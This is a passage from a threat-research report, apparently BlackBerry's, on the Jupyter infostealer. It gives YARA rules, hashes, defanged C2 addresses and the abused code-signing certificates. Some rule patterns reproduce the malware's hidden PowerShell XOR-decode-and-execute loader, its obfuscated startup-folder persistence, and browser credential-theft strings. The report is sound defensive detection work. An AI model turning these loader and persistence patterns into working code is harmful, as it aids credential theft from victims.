        $c3 = "OOO LEVELAP"
        $c4 = "Soto Manufacturing SRL"
        $c5 = "Decapolis Consulting Inc."

        // Co-signers
        $f1 = "SSL.com EV Root Certification Authority RSA R2"
        $f2 = "SSL.com EV Code Signing Intermediate CA RSA R3"
        $f3 = "DigiCert Trusted G4 Code Signing RSA4096 SHA384 2021 CA1"
        $f4 = "DigiCert Trusted Root G40"

    condition:
        ($msi at 0 or uint16(0) == 0x5a4d) and
        all of ($a*) and
        1 of ($b*) and
        1 of ($c*) and
        2 of ($f*)
}

rule Mal_Infostealer_MSI_Jupyter_Embedded_PowerShell
{
    meta:
        description = "Detects Jupter by a specific PowerShell command present in the MSI
Installer"
        author = "BlackBerry Threat Research Team"
        date = "2021-10-14"
        license = "This Yara rule is provided under the Apache License 2.0
(https://www.apache.org/licenses/LICENSE-2.0) and open to any user or organization, as
long as you use it under this license and ensure originator credit in any derivative to The
BlackBerry Research & Intelligence Team"

    strings:
        // MSI Installer
        $msi = { D0 CF 11 E0 A1 B1 1A E1 }

        // Embedded PowerShell Command
        $x1 = /powershell-ep bypass -windowstyle hidden -command \"\$xp=\'\
[AppDataFolder\]pd\w*\.(log|txt)\';\$xk=\'[a-zA-Z]{52}\';\$xb=\[\\\[\]System\.Convert\
[\\\]\]::FromBase64String\(\[\\\[\]System\.IO\.File\[\\\]\]::ReadAllText\(\$xp\)\);remove-item
\$xp;for\(\$i=0;\$i -lt \$xb.count;\)\[\\\{\]for\(\$j=0;\$j -lt \$xk\.length;\$j\+\+\)\[\\\{\]\$xb\[\\\
[\]\$i\[\\\]\]=\$xb\[\\\[\]\$i\[\\\]\] -bxor \$xk\[\\\[\]\$j\[\\\]\];\$i\+\+;if\(\$i -ge \$xb.count\)\[\\\
{\]\$j=\$xk\.length;\[\\\}\]\[\\\}\]\[\\\}\];\$xb=\[\\\[\]System.Text.Encoding\
[\\\]\]::UTF8\.GetString\(\$xb\);iex \$xb;/ nocase

    condition:
        $msi at 0 and
        all of ($x*)
}

rule Mal_Infostealer_PowerShell_Jupyter_Updated_Samples
{
    meta:
        description = "Detects Jupter powershell via common strings"
        author = "BlackBerry Threat Research Team"
        date = "2021-11-04"
        license = "This Yara rule is provided under the Apache License 2.0
(https://www.apache.org/licenses/LICENSE-2.0) and open to any user or organization, as
long as you use it under this license and ensure originator credit in any derivative to The
BlackBerry Research & Intelligence Team"

    strings:
        $c1 = /\.[T|t][O|o][L|l][O|o][W|w][E|e][R|r]\(\)\)?;[I|i][E|e][X|x]/
        $c2 = "get-random -minimum 50000 -maximum 200000" nocase
        $c3 = "ReaDALlBYTES" nocase
        $c4 = /createshortcut\
(\$env\:appdata\+'\\m\'\+\'icr\'\+\'oso\'\+\'ft\'\+\'\\w\'\+\'ind\'\+\'ow\'\+\'s\\\'\+\'st\'\+\'art\'\+\'
me\'\+\'nu\'\+\'\\pr\'\+\'ogr\'\+\'ams\\\'\+\'st\'\+\'art\'\+\'up\'\+\'\\.{29}\.lnk\'\)/ nocase
```

```
    condition:
        all of ($c*)
}

rule Mal_Infostealer_Win32_Jupyter_Main_Module
{
    meta:
        description = "Detects Jupter main module"
        author = "BlackBerry Threat Research Team"
        date = "2021-11-23"
        license = "This Yara rule is provided under the Apache License 2.0
(https://www.apache.org/licenses/LICENSE-2.0) and open to any user or organization, as
long as you use it under this license and ensure originator credit in any derivative to The
BlackBerry Research & Intelligence Team"

    strings:
        $g1 = { 68 00 74 00 74 00 70 00 3A 00 2F 00 2F 00 } // h.t.t.p.:././.
        $g2 = { 5C 00 41 00 50 00 50 00 44 00 41 00 54 00 41 00 5C 00 52 00 4F 00 41 00
4D 00 49 00 4E 00 47 } // \.A.P.P.D.A.T.A.\.R.O.A.M.I.N.G
        $g3 = { 63 00 68 00 61 00 6E 00 67 00 65 00 5F 00 73 00 74 00 61 00 74 00 75 00
73 } // c.h.a.n.g.e._.s.t.a.t.u.s
        $g4 = { 50 00 4F 00 53 00 54 } // P.O.S.T
        $g5 = { 69 00 73 00 5F 00 73 00 75 00 63 00 63 00 65 00 73 00 73 } //
i.s._.s.u.c.c.e.s.s
        $g6 = { 75 00 73 00 65 00 72 00 70 00 72 00 6F 00 66 00 69 00 6C 00 65 } //
u.s.e.r.p.r.o.f.i.l.e
        $g7 = { 44 00 45 00 53 00 4B 00 54 00 4F 00 50 00 2D } // D.E.S.K.T.O.P.-
        $g8 = { 4C 00 41 00 50 00 54 00 4F 00 50 00 2D } // L.A.P.T.O.P.-
        $g9 = { 78 00 38 00 36} // x.8.6
        $g10 = { 78 00 36 00 34 } // x.6.4
        $g11 = { 41 00 64 00 6D 00 69 00 6E } // A.d.m.i.n
        $g12 = { 56 00 69 00 73 00 74 00 61 } // V.i.s.t.a
        $g13 = { 64 00 6E 00 73 } // d.n.s
        $g14 = { 64 00 7A 00 6B 00 61 00 62 72 } // d.z.k.a.b.r
        $g15 = { 78 00 7A 00 6B 00 61 00 62 00 73 00 72 } // x.z.k.a.b.s.r
        $g16 = { 64 00 7A 00 6B 00 61 00 62 00 73 00 72 } // d.z.k.a.b.s.r

        // Version Strings
        $h1 = { 4F 00 43 00 2D } // O.C.-
        $h2 = { 4E 00 56 00 2D } // N.V.-
        $h3 = { 53 00 50 00 2D } // S.P.-
        $h4 = { 49 00 4E 00 2D } // I.N.-

        $i = "System.Net"

    condition:
        10 of ($g*) and
        1 of ($h*) and
        (pe.imports("mscoree.dll", "_CorDllMain") or $i) // DotNet
}
```

```
rule Mal_Infostealer_Win32_Jupyter_InfoStealer_Module
{
   meta:
      description = "Detects Jupter infostealer module"
      author = "BlackBerry Threat Research Team"
      date = "2021-11-08"
      license = "This Yara rule is provided under the Apache License 2.0
(https://www.apache.org/licenses/LICENSE-2.0) and open to any user or organization, as
long as you use it under this license and ensure originator credit in any derivative to The
BlackBerry Research & Intelligence Team"

   strings:
      $d1 = "WebRequest" nocase
      $d2 = "HttpWebRequest" nocase
      $d3 = "WebResponse" nocase
      $d4 = "GetResponseStream" nocase
      $d5 = "GetResponse" nocase
      $d6 = "IsInRole" nocase
      $d7 = "get_UTF8" nocase
      $d8 = "FromBase64String" nocase
      $d9 = "get_OSVersion" nocase
      $d10 = "GetFiles" nocase
      $d11 = "GetExtension" nocase
      $d12 = "get_Current" nocase
      $d13 = "GetEnumerator" nocase

      $j1 = { 6C 6F 67 69 6E 73 } // logins
      $j2 = { 43 00 6F 00 6F 00 6B 00 69 00 65 00 73 } // C.o.o.k.i.e.s
      $j3 = { 00 6C 00 6F 00 67 00 69 00 6E 00 73 00 2E 00 6A 00 73 00 6F 00 6E 00 } //
.l.o.g.i.n.s...j.s.o.n.
      $j4 = { 00 63 00 6F 00 6F 00 6B 00 69 00 65 00 73 00 2E 00 73 00 71 00 6C 00 69
00 74 00 65 00 } // .c.o.o.k.i.e.s...s.q.l.i.t.e.

   condition:
      // DotNet
      pe.imports("mscoree.dll", "_CorDllMain") and
      12 of ($d*) and
      2 of ($j*)
}

rule Mal_Infostealer_Win32_Jupyter_Download_and_Execute_Module
{
   meta:
      description = "Detects Jupter download and execute module. Research has shown it
downloading SolarDelphi / JupyterStealer."
      author = "BlackBerry Threat Research Team"
      date = "2021-11-09"
      license = "This Yara rule is provided under the Apache License 2.0
(https://www.apache.org/licenses/LICENSE-2.0) and open to any user or organization, as
long as you use it under this license and ensure originator credit in any derivative to The
BlackBerry Research & Intelligence Team"
```

```
    strings:
        $e1 = { 68 00 74 00 74 00 70 00 3A 00 2F 00 2F 00 }
        $e2 = { 47 00 45 00 54 00 00 3D 63 00 3A 00 5C 00 77 00 69 00 6E 00 64 00 6F 00
77 00 73 00 5C 00 73 00 79 00 73 00 74 00 65 00 6D 00 33 00 32 00 5C 00 77 00 69 00
6E 00 76 00 65 00 72 00 2E 00 65 00 78 00 65 }
        $e3 = { 00 2F 00 67 00 65 00 74 00 2F 00 }
        $e4 = "FromBase64String"
        $e5 = "get_UTF8"
        $e6 = "WebResponse"
        $e7 = "GetResponse"
        $e8 = "Invoke"

    condition:
        // DotNet
        pe.imports("mscoree.dll", "_CorDllMain") and
        dotnet.version == "v4.0.30319" and
        dotnet.assembly.version.major == 0 and
        dotnet.assembly.version.minor == 0 and
        all of ($e*)
}
```

## Indicators of Compromise (IoCs)

**SHA256:**

- dd8e1e321ce70472f9f0681c6e2dc078e7d066d89bc63ca4ae1ac53bee8daac2
- a772d35e54bcd6790ea99f8723d56872891ef5691ed502a82babc618d2e8a452
- 0adfbce8a09d9f977e5fe90ccefc9612d1d742d980fe8dc889e10a5778592e4d
- 0e673eb418c87268aa3bcb262e8e03a3f719a95a8e118ba99515c57c9aa02d38
- 10221ceffbc7d7e59b17b1968d0fa01c8124efa70d1d5a486e53211e4754a22d
- 13d34fbf591c2cbf38e60ec3c6d185546e206be61dd58923edc23c4b125ff2f0
- 161b6f4bc07567c0c6e2e394454a66b8aac2f73212a6cf6c0c82b9fdbdb3fcce
- 1e7914f799371cbc8560bc52203d3531bb20cb4f6092158c76a4842dbf85dabc
- 2a0513246209434647492334c9b49def385b9f6dd7c30f4caa4d98b3af035bd8f
- 3303926a6468dab25286a65bb9f3e5883a8938e6501031b3b85e21f182d1ed0d
- 341881d11fd748a81c8cee584dc42392a564aeb839faf7afa136004701e656c1
- 38c833c34998c9f4d9266f920c0f0862d986cb434740f99175e32f3f49275eb5

**C2 IP:**

- 146.70.24[.]229
- 23.29.115[.]175
- 92.204.160[.]110
- 146.70.41[.]157
- 37.221.114[.]23
- 188.241.83[.]61
- 69.46.15[.]151

**C2 Identifier/Version:**

- NV-5
- OC-11
- OC-1
- OC-2
- J13
- J15
- J16
- IN-10
- NV-1
- NV-4
- NV-6
- OC-3
- OC-7
- OC-8
- OC-9
- OC-W1
- SP-10
- SP-13
- SP-17
- SP-18
- SP-W2

**Certificate #1:**

- Serial: 36 FF 67 4E B3 05 E9 9C 35 56 5F A3 01 D5 C4 B0
- Name: OOO Sistema
- Valid from: 01:51 PM 12/02/2020
- Valid to: 01:51 PM 12/02/2021
- Thumbprint: C301843CA390AED52C4C6D59EF3D125400F186FB

**Certificate #2:**

- Serial: 5B A9 00 D7 A7 61 EE 27 C2 79 98 C8 B9 B4 FA 70
- Name: OOO LEVELAP
- Valid from: 11:53 AM 09/14/2021
- Valid to: 11:53 AM 09/14/2022
- Thumbprint: EDEBF26E6CAD49A8F48A11EFF6BFC13266FF6872

**Certificate #3:**

- Serial: 6F E7 21 C3 DD BD 27 74 D0 3D CE A4 4A 26 A7 8A
- Name: OOO ENDI
- Valid from: 08:17 PM 09/29/2021
- Valid to: 08:17 PM 09/29/2022
- Thumbprint: BC346A6BF6B6D53A69A742A4245A43320980B1C0

**Certificate #4:**

- Serial: 7B 44 65 51 DE 53 1A 37 D3 A0 EB FB 8F 0B 6E 01
- Name: OOO MVS
- Valid from: 08:19 PM 10/01/2021
- Valid to: 08:19 PM 10/01/2022
- Thumbprint: 691718CA7F85C0D5B89250D685EB52A808A321E5

**Certificate #5:**

- Serial: 06 48 7A 92 B1 D9 12 B7 9F 22 91 C0 D3 82 0F 2C
- Name: Soto Manufacturing SRL
- Valid from: 12:00 AM 10/04/2021
- Valid to: 11:59 PM 08/04/2023
- Thumbprint: AEE8241A17357D5713C451406BA4D3FBDCC1E25F

**Certificate #6:**

- Serial: 0A 54 C6 04 87 D8 38 4E DC E9 81 81 4B E7 67 CB
- Name: Decapolis Consulting Inc.
- Valid from: 12:00 AM 10/31/2021
- Valid to: 11:59 PM 10/24/2022
- Thumbprint: BB800B7DE9E457D670303AF12E1940C732CC5975

## BlackBerry Assistance

If you're battling this malware or a similar threat, you've come to the right place, regardless of your existing BlackBerry relationship.

The BlackBerry Incident Response team is made up of world-class consultants dedicated to handling response and containment services for a wide range of incidents, including ransomware and Advanced Persistent Threat (APT) cases.

We have a global consulting team standing by to assist you providing around-the-clock support, where required, as well as local assistance. Please contact us here: https://www.blackberry.com/us/en/forms/cylance/handraiser/emergency-incident-response-containment

## About The BlackBerry Research & Intelligence Team

The BlackBerry Research & Intelligence team examines emerging and persistent threats, providing intelligence analysis for the benefit of defenders and the organizations they serve.

---

Back